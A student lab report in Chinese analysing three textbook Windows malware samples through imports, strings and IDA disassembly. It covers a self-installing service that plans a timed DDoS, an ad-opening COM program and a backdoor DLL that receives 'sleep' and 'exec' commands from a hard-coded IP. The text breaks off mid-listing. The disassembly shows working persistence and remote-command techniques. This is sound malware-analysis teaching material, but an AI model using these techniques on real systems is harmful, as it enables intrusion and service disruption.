

南开大学

恶意代码分析与防治技术实验报告

Lab07: 分析恶意 Windows 程序



学 院 网络空间安全学院
专 业 信息安全、法学
学 号 2112514
姓 名 辛浩然
班 级 信息安全、法学

一、实验目的

1. 识别恶意代码的主机感染迹象，分析恶意代码目的。
2. 熟悉一些恶意代码使用 windows 功能的独特方式。

二、实验原理

多数恶意代码以 Windows 平台为目标，并且与操作系统进行紧密交互。对基本 Windows 编程概念的深刻理解会帮助识别出恶意代码在主机上的感染迹象，跟踪恶意代码的执行，并最终分析出恶意代码的目的。

恶意 Windows 程序通常有以下恶意行为：

文件系统修改：恶意代码可以修改文件系统，包括创建、删除、修改或隐藏文件和目录。这可以用于隐藏自身，植入恶意文件或删除重要文件。

注册表修改：Windows 系统中的注册表是存储系统配置信息的数据库。恶意代码可以修改注册表中的键和值，以改变系统行为或自动启动恶意程序。

进程注入：恶意代码可以将自己注入到正在运行的合法进程中，以隐藏在系统中，绕过安全检测和监控。

系统服务修改：恶意代码可以修改系统服务或创建虚假的系统服务，以在系统启动时运行，或者用于后门访问系统。

网络通信：恶意代码可以与远程服务器通信，下载进一步的恶意软件、命令和控制服务器。

驱动程序安装：某些恶意代码可能安装恶意驱动程序，以在内核级别运行，更深度地修改系统行为和隐藏。

三、实验过程

Lab 07-01:

实验过程:

查看导入表信息，其中的 `CreateServiceA` 和 `OpenSCManagerA` 函数说明恶意代码可能创建一个服务，来保证它会在系统被重启时运行。`StartServiceCtrlDispatcherA` 导入函数提示了这个文件确实是一个服务。

Address	Ordinal	Name	Library
000000000004...		CreateServiceA	ADVAPI32
000000000004...		StartServiceCtrlDispatcherA	ADVAPI32
000000000004...		OpenSCManagerA	ADVAPI32
000000000004...		CreateWaitableTimerA	KERNEL32
000000000004...		SystemTimeToFileTime	KERNEL32

其中的 `InternetOpenA` 和 `InternetOpenUrlA` 函数说明这个程序可能连接 Url 并下载内容。

000000000004...		InternetOpenA	WININET
000000000004...		InternetOpenUrlA	WININET

接下来，查看反汇编代码的主函数。

```

.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main proc near ; CODE XREF: start+AF1p
.text:00401000
.text:00401000 ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
.text:00401000 var_8 = dword ptr -8
.text:00401000 var_4 = dword ptr -4
.text:00401000 argc = dword ptr 4
.text:00401000 argv = dword ptr 8
.text:00401000 envp = dword ptr 0Ch
.text:00401000
.text:00401000 sub esp, 10h
.text:00401003 lea eax, [esp+10h+ServiceStartTable]
.text:00401007 mov [esp+10h+ServiceStartTable.lpServiceName], offset aMalService ; "MalService"
.text:0040100F push eax ; lpServiceStartTable
.text:00401010 mov [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
.text:00401018 mov [esp+14h+var_8], 0
.text:00401020 mov [esp+14h+var_4], 0
.text:00401028 call ds:StartServiceCtrlDispatcherA
.text:0040102E push 0
.text:00401030 push 0
.text:00401032 call sub_401040
.text:00401037 add esp, 18h
.text:0040103A retn
.text:0040103A _main endp
.text:0040103A ; -----

```

主函数首先调用 StartServiceCtrlDispatcherA，该函数被程序用来实现一个服务，并且它通常立即被调用。这个函数指定了服务控制管理器会调用的服务控制函数。

这个函数的调用说明告恶意代码期望作为一个服务被运行。

随后主函数调用 sub_401040 函数，查看该函数代码。

```

.text:00401040 sub_401040 proc near ; CODE XREF: _main+321p
.text:00401040 ; DATA XREF: _main+101o
.text:00401040
.text:00401040 SystemTime = SYSTEMTIME ptr -400h
.text:00401040 FileTime = _FILETIME ptr -3F0h
.text:00401040 Filename = byte ptr -3E8h
.text:00401040
.text:00401040 sub esp, 400h
.text:00401046 push offset Name ; "HGL345"
.text:0040104B push 0 ; bInheritHandle
.text:0040104D push 1F0001h ; dwDesiredAccess
.text:00401052 call ds:OpenMutexA
.text:00401058 test eax, eax
.text:0040105A jz short loc_401064
.text:0040105C push 0 ; uExitCode
.text:0040105E call ds:ExitProcess

```

首先试图获取一个名为 HGL345 的互斥量句柄，然后调用了 OpenMutexA 函数，如果这个调用成功，程序就会退出。

如果不成功，则调用 loc_401064 函数。查看该函数代码：

```

.text:00401064 loc_401064: ; CODE XREF: sub_401040+1A1j
.text:00401064 push esi
.text:00401065 push offset Name ; "HGL345"
.text:0040106A push 0 ; bInitialOwner
.text:0040106C push 0 ; lpMutexAttributes
.text:0040106E call ds:CreateMutexA
.text:00401074 push 3 ; dwDesiredAccess
.text:00401076 push 0 ; lpDatabaseName
.text:00401078 push 0 ; lpMachineName
.text:0040107A call ds:OpenSCManagerA
.text:00401080 mov esi, eax
.text:00401082 call ds:GetCurrentProcess

```

loc_401064 首先创建一个名为 HGL345 的互斥量。这两处对互斥量组合调用，被设计来保证这个可执行程序任意给定时刻只有一份实例在系统上运行。如果有一个实例已经在运行了，则 sub_401040 函数对 OpenMutexA 的第一次调用成功，并且这个程序就会退出。

接下来，代码调用 OpenSCManager，它打开一个服务控制器的句柄，以便于这个程序增加或修改服务。

```

.text:00401082      call     ds:GetCurrentProcess
.text:00401088      lea     eax, [esp+404h+Filename]
.text:0040108C      push    3E8h          ; nSize
.text:00401091      push    eax           ; lpFilename
.text:00401092      push    0             ; hModule
.text:00401094      call    ds:GetModuleFileNameA
.text:0040109A      push    0             ; lpPassword
.text:0040109C      push    0             ; lpServiceStartName
.text:0040109E      push    0             ; lpDependencies
.text:004010A0      push    0             ; lpdwTagId
.text:004010A2      lea     ecx, [esp+414h+Filename]
.text:004010A6      push    0             ; lpLoadOrderGroup
.text:004010A8      push    ecx           ; lpBinaryPathName
.text:004010A9      push    0             ; dwErrorControl
.text:004010AB      push    2             ; dwStartType
.text:004010AD      push    10h           ; dwServiceType
.text:004010AF      push    2             ; dwDesiredAccess
.text:004010B1      push    offset DisplayName ; "Malservice"
.text:004010B6      push    offset DisplayName ; "Malservice"
.text:004010BB      push    esi           ; hSCManager
.text:004010BC      call    ds:CreateServiceA

```

然后调用 `GetCurrentProcess` 获取当前进程的伪句柄，紧接着调用 `GetModuleFileName` 函数，并传入刚获取的恶意代码进程伪句柄，从而获取恶意代码的全路径名，这个全路径名被传入 `CreateServiceA` 函数，从而将该恶意代码安装成一个名为“Malservice”的服务。

`CreateServiceA` 函数的参数中，`dwStartType=2`，即 `SERVICE_AUTO_START`，使服务为自启动，这样即实现了持久化驻留，即使计算机重启，也能维持运行。

接下来，恶意代码处理一些时间操作。可以看到一个 `SystemTime` 结构体，它用年、天、时、分、秒等不同域来表示时间。本例中，所有值首先被设置为 0，然后标识年的值被设置为 0x0834。这个事件表示 2100 年 1 月 1 日 0 时 0 分 0 秒。

然后程序调用 `SystemTimeToFileTime` 将系统时间转换为文件时间格式。

```

.text:004010C2      xor     edx, edx
.text:004010C4      lea     eax, [esp+404h+FileTime]
.text:004010C8      mov     dword ptr [esp+404h+SystemTime.wYear], edx
.text:004010CC      lea     ecx, [esp+404h+SystemTime]
.text:004010D0      mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
.text:004010D4      push    eax           ; lpFileTime
.text:004010D5      mov     dword ptr [esp+408h+SystemTime.wHour], edx
.text:004010D9      push    ecx           ; lpSystemTime
.text:004010DA      mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
.text:004010DE      mov     [esp+40Ch+SystemTime.wYear], 834h
.text:004010E5      call    ds:SystemTimeToFileTime

```

接下来，程序调用 `CreateWaitableTimer`、`SetWaitableTimer` 以及 `WaitForSingleObject`。查看传给 `SetWaitableTimer` 的 `lpDueTime` 参数，也就是 `SystemTimeToFileTime` 返回的 `FileTime`。这段代码随后使用 `WaitForSingleObject` 进入等待，直到 2100 年 1 月 1 日。

```

.text:004010EB      push    0             ; lpTimerName
.text:004010ED      push    0             ; bManualReset
.text:004010EF      push    0             ; lpTimerAttributes
.text:004010F1      call    ds:CreateWaitableTimerA
.text:004010F7      push    0             ; fResume
.text:004010F9      push    0             ; lpArgToCompletionRoutine
.text:004010FB      push    0             ; pfnCompletionRoutine
.text:004010FD      lea     edx, [esp+410h+FileTime]
.text:00401101      mov     esi, eax
.text:00401103      push    0             ; lPeriod
.text:00401105      push    edx           ; lpDueTime
.text:00401106      push    esi           ; hTimer
.text:00401107      call    ds:SetWaitableTimer
.text:0040110D      push    0FFFFFFFFh    ; dwMilliseconds
.text:0040110F      push    esi           ; hHandle
.text:00401110      call    ds:WaitForSingleObject
.text:00401116      test    eax, eax
.text:00401118      jnz     short loc_40113B
.text:0040111A      push    edi
.text:0040111B      mov     edi, ds:CreateThread
.text:00401121      mov     esi, 14h

```

等到 2100 年 1 月 1 日 0 时 0 分后，代码接着进入一个 20 次的循环，在每次循环中调用 `CreateThread` 创建线程，然后 `lpStartAddress` 参数是该线程的起始地址，在这里是 `StartAddress`。


```

.text:00401121      mov     esi, 14h      循环计数器
.text:00401126
.text:00401126 loc_401126:
.text:00401126      push    0           ; CODE XREF: sub_401040+F81j
.text:00401128      push    0           ; lpThreadId
.text:0040112A      push    0           ; dwCreationFlags
.text:0040112C      push    0           ; lpParameter
.text:0040112E      push    offset StartAddress ; lpStartAddress
.text:00401131      push    0           ; dwStackSize 指示线程的起始地址
.text:00401133      push    0           ; lpThreadAttributes
.text:00401135      call    edi ; CreateThread
.text:00401137      dec     esi
.text:00401138      jnz     short loc_401126
.text:0040113A      pop     edi

```

双击查看 StartAddress。函数调用 InternetOpen 初始化一个到网络的连接。

然后进入一个死循环，调用 InternetopenUrlA，并且一直下载 www.malwareanalysisbook.com 的主页。而且由于 CreateThread 被调用了 20 次，所以会有 20 个线程一直调用 Internet openUrlA。

```

.text:00401150      .DWORD   stdcall StartAddress(LPVOID lpThreadParameter)
.text:00401150      StartAddress proc near ; DATA XREF: sub_401040+EC70
.text:00401150
.text:00401150      lpThreadParameter= dword ptr 4
.text:00401150
.text:00401150      push    esi
.text:00401151      push    edi
.text:00401152      push    0           ; dwFlags
.text:00401154      push    0           ; lpszProxyBypass
.text:00401156      push    0           ; lpszProxy
.text:00401158      push    1           ; dwAccessType
.text:0040115A      push    offset szAgent ; "Internet Explorer 8.0"
.text:0040115F      call    ds:InternetOpenA
.text:00401165      mov     edi, ds:InternetOpenUrlA
.text:00401168      mov     esi, eax
.text:0040116D
.text:0040116D loc_40116D:
.text:0040116D      push    0           ; CODE XREF: StartAddress+301j
.text:0040116D      push    80000000h    ; dwContext
.text:0040116F      push    0           ; dwFlags
.text:00401171      push    0           ; dwHeadersLength
.text:00401173      push    0           ; lpszHeaders
.text:00401175      push    offset szUrl ; "http://www.malwareanalysisbook.com"
.text:00401177      push    esi         ; hInternet
.text:0040117E      call    edi ; InternetOpenUrlA
.text:00401180      jmp     short loc_40116D
.text:00401180      StartAddress endp

```

通过前面分析，可以发现恶意代码使用互斥量来保证同一时刻只有一份实例在运行，它创建一个服务确保系统重启后它再次运行。通过将自己多个机器上安装成一个服务，进而启动一个 DDoS 攻击。这个程序等到 2100 年 1 月 1 日的半夜，那时无限期地下载 www.malwareanalysisbook.com。如果所有被感染的机器在同一时间(2100 年 1 月 1 日)连接到服务器，它们可能使服务器过载并无法访问该站点。

结合上面的分析，回答以下问题：

7-1-1 当计算机重启后，这个程序如何确保它继续运行(达到持久化驻留)?

这个程序创建服务 MalService，来确保它每次在系统启动后运行。

7-1-2 为什么这个程序会使用一个互斥量?

程序使用互斥量，保证同一时间这个程序只有一份实例在运行。

7-1-3 可以用来检测这个程序的基于主机特征是什么?

名为 HGL345 的互斥量和 MalService 服务。

7-1-4 检测这个恶意代码的基于网络特征是什么?

用户代理 Internet Explorer 8.0，并和 www.malwareanalysisbook.com 通信。

7-1-5 这个程序的目的是什么?

这个程序等到 2100 年 1 月 1 日的半夜，那时无限期地下载 www.malwareanalysisbook.com。

如果所有被感染的机器在同一时间(2100 年 1 月 1 日)连接到服务器,它们可能使服务器过载并无法访问该站点。

7-1-6 这个程序什么时候完成执行?

这个程序永远不会完成。它在一个定时器上等待直到 2100 年,到时候创建 20 个线程,每一个运行一个无限循环。


Lab 07-02

首先进行静态分析,可以看到一个 Unicode 字符串,是一个网址。




查看恶意代码的导入表:

看到与 COM 相关的 SysFreeString、VariantInit 等函数。CoCreateInstance 和 OleInitialize 是使用 COM 功能尤为重要的。



动态运行恶意代码,打开一个 Internet Explorer,试图访问刚看到的网站。



接下来,对恶意代码进行深入分析。查看 main 函数

```
01000 ; int __cdecl main(int argc, const char **argv, const char **envp)
01000 _main proc near ; CODE XREF: start+DE1p
01000
01000 ppv = dword ptr -24h
01000 pvarg = VARIANTARG ptr -20h
01000 var_10 = word ptr -10h
01000 argc = dword ptr 4
01000 argv = dword ptr 8
01000 envp = dword ptr 0Ch
01000
01000 sub esp, 24h
01003 push 0 ; pvReserved
01005 call ds:OleInitialize
01008 test eax, eax
0100D jl short loc_401085
0100F lea eax, [esp+24h+ppv]
01013 push eax ; ppv
01014 push offset riid ; riid
01019 push 4 ; dwClsContext
0101B push 0 ; pUnkOuter
0101D push offset rclsid ; rcclsid
01022 call ds:CoCreateInstance
01028 mov eax, [esp+24h+ppv]
0102C test eax, eax
0102E jz short loc_40107F
01030 lea ecx, [esp+24h+pvarg]
01034 push esi
01035 push ecx ; pvarg
01036 call ds:VariantInit
```

函数首先调用了 OleInitialize 函数，初始化 Ole 的运行环境。然后调用 CoCreateInstance 用来创建组件，并返回这个组件的接口，即获得了一个 COM 对象。返回的 COM 对象保存在栈上，IDA Pro 标记为 ppv。

为了弄清楚程序在使用什么 COM 功能，查看调用 CoCreateInstance 的参数接口标识符 IID 和类标识符 CLSID。

```

402058 ; const IID rclsid
402058 rclsid      dd 2DF01h          ; Data1
402058                                ; DATA XREF: _main+1Dfo
402058                                ; Data2
402058                                ; Data3
402058                                ; Data4
402058                                db 0C0h, 6 dup(0), 46h
402068 ; const IID riid
402068 riid          dd 0D30C1661h       ; Data1
402068                                ; DATA XREF: _main+14fo
402068                                ; Data2
402068                                ; Data3
402068                                ; Data4
402068                                db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh

```

通过检索，这个 IID 是 IWebBrowser2，CLSID 对应 Internet Explorer。

```

ext:00401034      push     esi
ext:00401035      push     ecx
ext:00401036      call     ds:[VariantInit]
ext:0040103C      push     offset psz          ; "http://www.malwareanalysisbook.com
ext:00401041      mov     [esp+2Ch+var_10], 3
ext:00401048      mov     [esp+2Ch+var_8], 1
ext:00401050      call     ds:[SysAllocString]
ext:00401056      lea     ecx, [esp+28h+pvarg]
ext:0040105A      mov     esi, eax
ext:0040105C      mov     eax, [esp+28h+ppv]
ext:00401060      push     ecx
ext:00401061      lea     ecx, [esp+2Ch+pvarg]
ext:00401065      mov     edx, [eax]
ext:00401067      push     ecx
ext:00401068      lea     ecx, [esp+30h+pvarg]
ext:0040106C      push     ecx
ext:0040106D      lea     ecx, [esp+34h+var_10]
ext:00401071      push     ecx
ext:00401072      push     esi
ext:00401073      push     eax
ext:00401074      call     dword ptr [edx+2Ch]
ext:00401077      push     esi
ext:00401078      call     ds:[SysFreeString]
ext:0040107E      pop     esi

```

首先调用 VariantInit 释放空间，初始化变量；然后调用 SysAllocString 为域名字符串分配空间。接下来，使 EDX 指向之前创建的 COM 对象的基址。随后调用这个对象中偏移 0x2C 处的一个函数。查阅资料知道，IWebBrowser2 接口的偏移 0x2C 是 Navigate 函数。因此，Navigate 函数被调用，Internet Explorer 将导航网址 <http://www.malwareanalysisbook.com/ad.html>。

调用 Navigate 函数之后，会执行一些清理函数，然后程序终止。这个程序不会持久化地安装它自己，并且也不修改系统。它简单地显示一个一次性的广告。

结合上面分析，回答以下问题：

7-2-1 这个程序如何完成持久化驻留？

这个程序没有完成持久化驻留，它运行一次然后退出。

7-2-2 这个程序的目的是什么？

这个程序显示一个广告网页。

7-2-3 这个程序什么时候完成执行？

显示网页后完成执行。

Lab07-03

静态分析 exe 文件。首先查看字符串信息：

Address	Length	Type	String
.rdata:0...	0000000C	C	CloseHandle
.rdata:0...	00000010	C	UnmapViewOfFile
.rdata:0...	0000000D	C	IsBadReadPtr
.rdata:0...	0000000E	C	MapViewOfFile
.rdata:0...	00000013	C	CreateFileMappingA
.rdata:0...	0000000C	C	CreateFileA
.rdata:0...	0000000A	C	FindClose
.rdata:0...	0000000E	C	FindNextFileA
.rdata:0...	0000000F	C	FindFirstFileA
.rdata:0...	0000000A	C	CopyFileA
.rdata:0...	0000000D	C	KERNEL32.dll
.rdata:0...	00000007	C	malloc
.rdata:0...	0000000B	C	MSVCRT.dll
.rdata:0...	00000006	C	_exit
.rdata:0...	0000000C	C	_XcptFilter
.rdata:0...	0000000E	C	_p__initenv
.rdata:0...	0000000E	C	_getmainargs
.rdata:0...	0000000A	C	_initterm
.rdata:0...	00000011	C	_setusermatherr
.rdata:0...	0000000D	C	_adjust_fdiv
.rdata:0...	0000000D	C	_p__commode
.rdata:0...	0000000B	C	_p__fmode
.rdata:0...	0000000F	C	_set_app_type
.rdata:0...	00000011	C	_except_handler3
.rdata:0...	0000000B	C	_controlfp
.rdata:0...	00000009	C	_stricmp
.data:00...	0000000D	C	kernel32.dll
.data:00...	00000021	C	C:\\windows\\system32\\kernel32.dll
.data:00...	0000000D	C	Lab07-03.dll
.data:00...	00000021	C	C:\\Windows\\System32\\Kernel32.dll
.data:00...	00000027	C	WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

可以看到字符串 kernel32.dll，这是 kernel 将 l 替换为 1。

字符串 Lab07-03.dll 说明：exe 可能以某种方式在这个实验中访问这个 DLL。

查看导入表。

导入函数如 CreateFileA、CreateFileMappingA 以及 MapViewOfFile 说明这个程序可能打开一个文件，并将它映射到内存中。

FindFirstFileA 和 FindNextFileA 函数说明这个程序可能搜索目录，并使用 CopyFileA 来复制它找到的文件。

Address	Ordinal	Name	Library
000000000004...		CloseHandle	KERNEL32
000000000004...		UnmapViewOfFile	KERNEL32
000000000004...		IsBadReadPtr	KERNEL32
000000000004...		MapViewOfFile	KERNEL32
000000000004...		CreateFileMappingA	KERNEL32
000000000004...		CreateFileA	KERNEL32
000000000004...		FindClose	KERNEL32
000000000004...		FindNextFileA	KERNEL32
000000000004...		FindFirstFileA	KERNEL32
000000000004...		CopyFileA	KERNEL32
000000000004...		malloc	MSVCRT
000000000004...		_exit	MSVCRT
000000000004...		_XcptFilter	MSVCRT
000000000004...		_p__initenv	MSVCRT
000000000004...		_getmainargs	MSVCRT
000000000004...		_initterm	MSVCRT
000000000004...		_setusermatherr	MSVCRT
000000000004...		_adjust_fdiv	MSVCRT
000000000004...		_p__commode	MSVCRT
000000000004...		_p__fmode	MSVCRT
000000000004...		_set_app_type	MSVCRT
000000000004...		_except_handler3	MSVCRT
000000000004...		_controlfp	MSVCRT
000000000004...		_stricmp	MSVCRT

静态分析 dll 文件。首先查看字符串，可以看到一个 IP 地址：127.26.152.13，这个恶意代码可能会连接这个 IP 地址。

Address	Length	Type	String
.rdata:1000210A	0000000C	C	CloseHandle
.rdata:10002118	00000006	C	Sleep
.rdata:10002120	0000000F	C	CreateProcessA
.rdata:10002132	0000000D	C	CreateMutexA
.rdata:10002142	0000000B	C	OpenMutexA
.rdata:1000214E	0000000D	C	KERNEL32.dll
.rdata:1000215C	0000000B	C	WS2_32.dll
.rdata:1000216A	00000008	C	strncmp
.rdata:10002172	0000000B	C	MSVCRT.dll
.rdata:10002188	0000000A	C	_initterm
.rdata:10002194	00000007	C	malloc
.rdata:1000219E	0000000D	C	_adjust_fdiv
.data:10026018	00000006	C	sleep
.data:10026020	00000006	C	hello
.data:10026028	0000000E	C	127 26 152 13
.data:10026038	00000009	C	SADFHUHF

查看导入表，CreateProcessA 函数说明恶意代码可能创建一个进程；connect、send 等网络连接函数说明恶意代码会通过网络接受和发送数据。

Address	Ordinal	Name	Library
00000000100...		Sleep	KERNEL32
00000000100...		CreateProcessA	KERNEL32
00000000100...		CreateMutexA	KERNEL32
00000000100...		OpenMutexA	KERNEL32
00000000100...		CloseHandle	KERNEL32
00000000100...		_adjust_fdiv	MSVCRT
00000000100...		malloc	MSVCRT
00000000100...		_initterm	MSVCRT
00000000100...		free	MSVCRT
00000000100...		strncmp	MSVCRT
00000000100...	23	socket	WS2_32
00000000100...	115	WSAStartup	WS2_32
00000000100...	11	inet_addr	WS2_32
00000000100...	4	connect	WS2_32
00000000100...	19	send	WS2_32
00000000100...	22	shutdown	WS2_32
00000000100...	16	recv	WS2_32
00000000100...	3	closesocket	WS2_32
00000000100...	116	WSACleanup	WS2_32
00000000100...	9	htons	WS2_32

查看导出表，它没有任何导出函数。

Name	Address	Ordinal
DllEntryPoint	00000000100012FA	[main entry]

进一步深入分析 dll 文件。查看代码执行 call 指令所调用的函数。

Address	Called function
.text:10001015	call __alloca_probe
.text:10001059	call ds:OpenMutexA
.text:1000106E	call ds>CreateMutexA
.text:1000107E	call ds:WSAStartup
.text:10001092	call ds:socket
.text:100010AF	call ds:inet_addr
.text:100010BB	call ds:htons
.text:100010CE	call ds:connect
.text:10001101	call ds:send
.text:10001113	call ds:shutdown
.text:10001132	call ds:recv
.text:1000114B	call ebp ; strcmp
.text:10001159	call ds:Sleep
.text:10001170	call ebp ; strcmp
.text:100011AF	call ebx ; CreateProcessA
.text:100011C5	call ds:Sleep
.text:100011D5	call ds:CloseHandle
.text:100011DC	call ds:closesocket
.text:100011E2	call ds:WSACleanup

首先调用库函数__alloca_probe，来在空间中分配栈。可以说明这个函数使用一个巨大的栈空间。随后调用 OpenMutexA 和 CreateMutexA 函数，这和 Lab07-91 中的恶意代码的行为一样，保证同一时间只有这个恶意代码的一个实例在运行。

其他列出来的函数需要通过一个远程 socket 来建立连接，并且要传输和接收数据。这个函数以对 Sleep 和 CreateProcessA 的调用结束。

结合以上分析，恶意代码发送和接收数据、创建进程，这说明它可能被设计来从一个远程机器接收命令。

接下来，需要查看恶意代码传输了什么信息。

首先，检查这个连接的目标地址。在 connect 调用前几行，可以看到一个对 inet_addr 的调用使用了固定的 IP 地址 127.26.152.13。也看到端口参数是 0x50，也就是端口 80，这个端口通常被 Web 流量所使用。

```
.text:10001098      mov     esi, eax
.text:1000109A      cmp     esi, 0FFFFFFFh
.text:1000109D      jz      loc_100011E2
.text:100010A3      push    offset cp      ; "127.26.152.13"
.text:100010A8      mov     [esp+120Ch+name.sa_family], 2
.text:100010AF      call    ds:inet_addr
.text:100010B5      push    50h ; 'P' ; hostshort
.text:100010B7      mov     dword ptr [esp+120Ch+name.sa_data+2], eax
.text:100010B8      call    ds:htons
.text:100010C1      lea     edx, [esp+1208h+name]
.text:100010C5      push    10h ; namelen
.text:100010C7      push    edx ; name
.text:100010C8      push    esi ; s
.text:100010C9      mov     word ptr [esp+1214h+name.sa_data], ax
.text:100010CE      call    ds:connect
```

查看 send 函数的调用：

```
.text:100010F3      push    0 ; flags
.text:100010F5      repne scasb
.text:100010F7      not     ecx
.text:100010F9      dec     ecx
.text:100010FA      push    ecx ; len
.text:100010FB      push    offset buf ; "hello"
.text:10001100      push    esi ; s
.text:10001101      call    ds:send
```

buf 参数保存了通过网络发送的数据，是一个字符串 hello。

再查看 recv 函数的调用：

```
.text:10001124      lea     eax, [esp+120Ch+buf]
.text:1000112B      push    1000h ; len
.text:10001130      push    eax ; buf
.text:10001131      push    esi ; s
.text:10001132      call    ds:recv
```

首先获得一个指向栈中缓存区的指针，然后对 recv 的调用将连入的网络流量保存到栈上。而保存的值在后面会被检查。

```
.text:1000113C      lea     ecx, [esp+1208h+buf]
.text:10001143      push    5 ; MaxCount
.text:10001145      push    ecx ; Str2
.text:10001146      push    offset Str1 ; "sleep"
.text:1000114B      call    ebp ; strncmp
.text:1000114D      add     esp, 0Ch
.text:10001150      test    eax, eax
.text:10001152      jnz     short loc_10001161
.text:10001154      push    60000h ; dwMilliseconds
.text:10001159      call    ds:Sleep
.text:1000115F      jmp     short loc_100010E9
```

这段代码调用 strncmp，并且它检查前 5 个字符是不是字符串 sleep。如果是，它调用 Sleep 函数来睡眠 60 秒。这说明，如果远程服务器发送 sleep 命令，这个程序将调用 Sleep 函数。

在后面的指令中缓冲区再次被检查：

```

.text:10001161 loc_10001161:                ; CODE XREF: DllMain(x,x,x)+1421j
.text:10001161      lea     edx, [esp+1208h+buf]
.text:10001168      push    4                ; MaxCount
.text:1000116A      push    edx               ; Str2
.text:1000116B      push    offset 0x00000000 ; "exec"
.text:10001170      call    ebp               ; Strncmp
.text:10001172      add     esp, 0Ch
.text:10001175      test    eax, eax
.text:10001177      jnz     short loc_10001186
.text:10001179      mov     ecx, 11h
.text:1000117E      lea     edi, [esp+1208h+StartupInfo]
.text:10001182      rep     stosd
.text:10001184      lea     eax, [esp+1208h+ProcessInformation]
.text:10001188      lea     ecx, [esp+1208h+StartupInfo]
.text:1000118C      push    eax               ; lpProcessInformation
.text:1000118D      push    ecx               ; lpStartupInfo
.text:1000118E      push    0                ; lpCurrentDirectory
.text:10001190      push    0                ; lpEnvironment
.text:10001192      push    8000000h         ; dwCreationFlags
.text:10001197      push    1                ; bInheritHandles
.text:10001199      push    0                ; lpThreadAttributes
.text:100011A2      lea     edx, [esp+1224h+CommandLine]
.text:100011A4      push    0                ; lpProcessAttributes
.text:100011A5      push    edx               ; lpCommandLine
.text:100011A7      push    0                ; lpApplicationName
.text:100011AF      mov     [esp+1230h+StartupInfo.cb], 44h ; 'D'
.text:100011B1      call    ebx               ; CreateProcessA
.text:100011B1      jmp     loc_100010E9

```

这段代码检查这个缓冲区是否是以 exec 开始的。如果是，将调用 CreateProcessA 函数。查看调用 CreateProcessA 函数时的 CommandLine 参数，它告诉我们要被创建的进程。可以查看到 CommandLine 的值，值为 0xFFB：

```

.text:10001010 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:10001010 ; CODE XREF: DllEntryPoint+4B1p
.text:10001010      proc near
.text:10001010      hObject = dword ptr -11F8h
.text:10001010      name = sockaddr ptr -11F4h
.text:10001010      ProcessInformation = _PROCESS_INFORMATION ptr -11E4h
.text:10001010      StartupInfo = _STARTUPINFOA ptr -11D4h
.text:10001010      WSAData = WSAData ptr -1190h
.text:10001010      buf = byte ptr -1000h
.text:10001010      var_FFF = byte ptr -0FFh
.text:10001010      CommandLine = byte ptr -0FFBh
.text:10001010      hinstDLL = dword ptr 4
.text:10001010      fdwReason = dword ptr 8
.text:10001010      lpvReserved = dword ptr 0Ch
.text:10001010

```

接收缓冲区在 0x1000 开始，CommandLine 的值为 0xFFB，可以知道这里是接收缓冲区的 5 个字节。这说明这个要被执行的命令是接收缓冲区中保存的任意 5 字节的东西。

这意味着从远程服务器接收到的数据将会是 exec FullPathOfProgramToRun。当这个恶意代码从远程服务器接收到这个 exec FullPathOfProgramToRun 命令行字符串时，它会用 FullPathOfProgramToRun 来调用 CreateProcessA。

总之，这个 DLL 实现了后门功能，这允许攻击者通过发送回复给 80 端口上的一个数据包，来启动一个系统上的可执行文件。

接下来，分析 exe 文件。

```

.text:00401440      mov     eax, [esp+argc]
.text:00401444      sub     esp, 44h
.text:00401447      cmp     eax, 2
.text:0040144A      push    ebx
.text:0040144B      push    ebp
.text:0040144C      push    esi
.text:0040144D      push    edi
.text:0040144E      jnz     loc_401483
.text:00401454      mov     eax, [esp+54h+argv]
.text:00401458      mov     esi, offset aWarningThisWil ; "WARNING_THIS_WILL_DESTROY_YOUR_MAC"
.text:0040145D      mov     eax, [eax+4]
.text:00401460      loc_401460:                ; CODE XREF: _main+421j
.text:00401460      mov     dl, [eax]
.text:00401462      mov     bl, [esi]
.text:00401464      mov     cl, dl
.text:00401466      cmp     dl, bl
.text:00401468      jnz     short loc_401488
.text:0040146A      test    cl, cl
.text:0040146C      jz      short loc_401484
.text:0040146E      mov     dl, [eax+1]
.text:00401471      mov     bl, [esi+1]
.text:00401474      mov     cl, dl
.text:00401476      cmp     dl, bl
.text:00401478      jnz     short loc_401488
.text:0040147A      add     eax, 2
.text:0040147D      add     esi, 2
.text:00401480      test    cl, cl
.text:00401482      jnz     short loc_401460
.text:00401484

```

首先判断参数的个数是否为 2，如果参数不是 2，代码会提前退出。

接着将 argv[1] 赋给 eax，将 WARNING_THIS_WILL_DESTROY_YOUR_MACHINE 字

字符串存至 esi 寄存器。然后比较两个寄存器的值，即比较 argv[1]与指定字符串。如果二者不同，则返回退出。

接下来，可以看到对 CreateFile、CreateFileMapping 以及 MapViewOfFile 的调用，打开了 Kernel32.dll 文件和 Lab07-03.dll，并将其映射到了内存。

```
.text:0040148D test     eax, eax
.text:0040148F jnz     loc_401813
.text:00401495 mov     edi, ds:CreateFileA
.text:00401498 push    eax                ; hTemplateFile
.text:0040149C push    eax                ; dwFlagsAndAttributes
.text:0040149D push    3                 ; dwCreationDisposition
.text:0040149F push    eax                ; lpSecurityAttributes
.text:004014A0 push    1                 ; dwShareMode
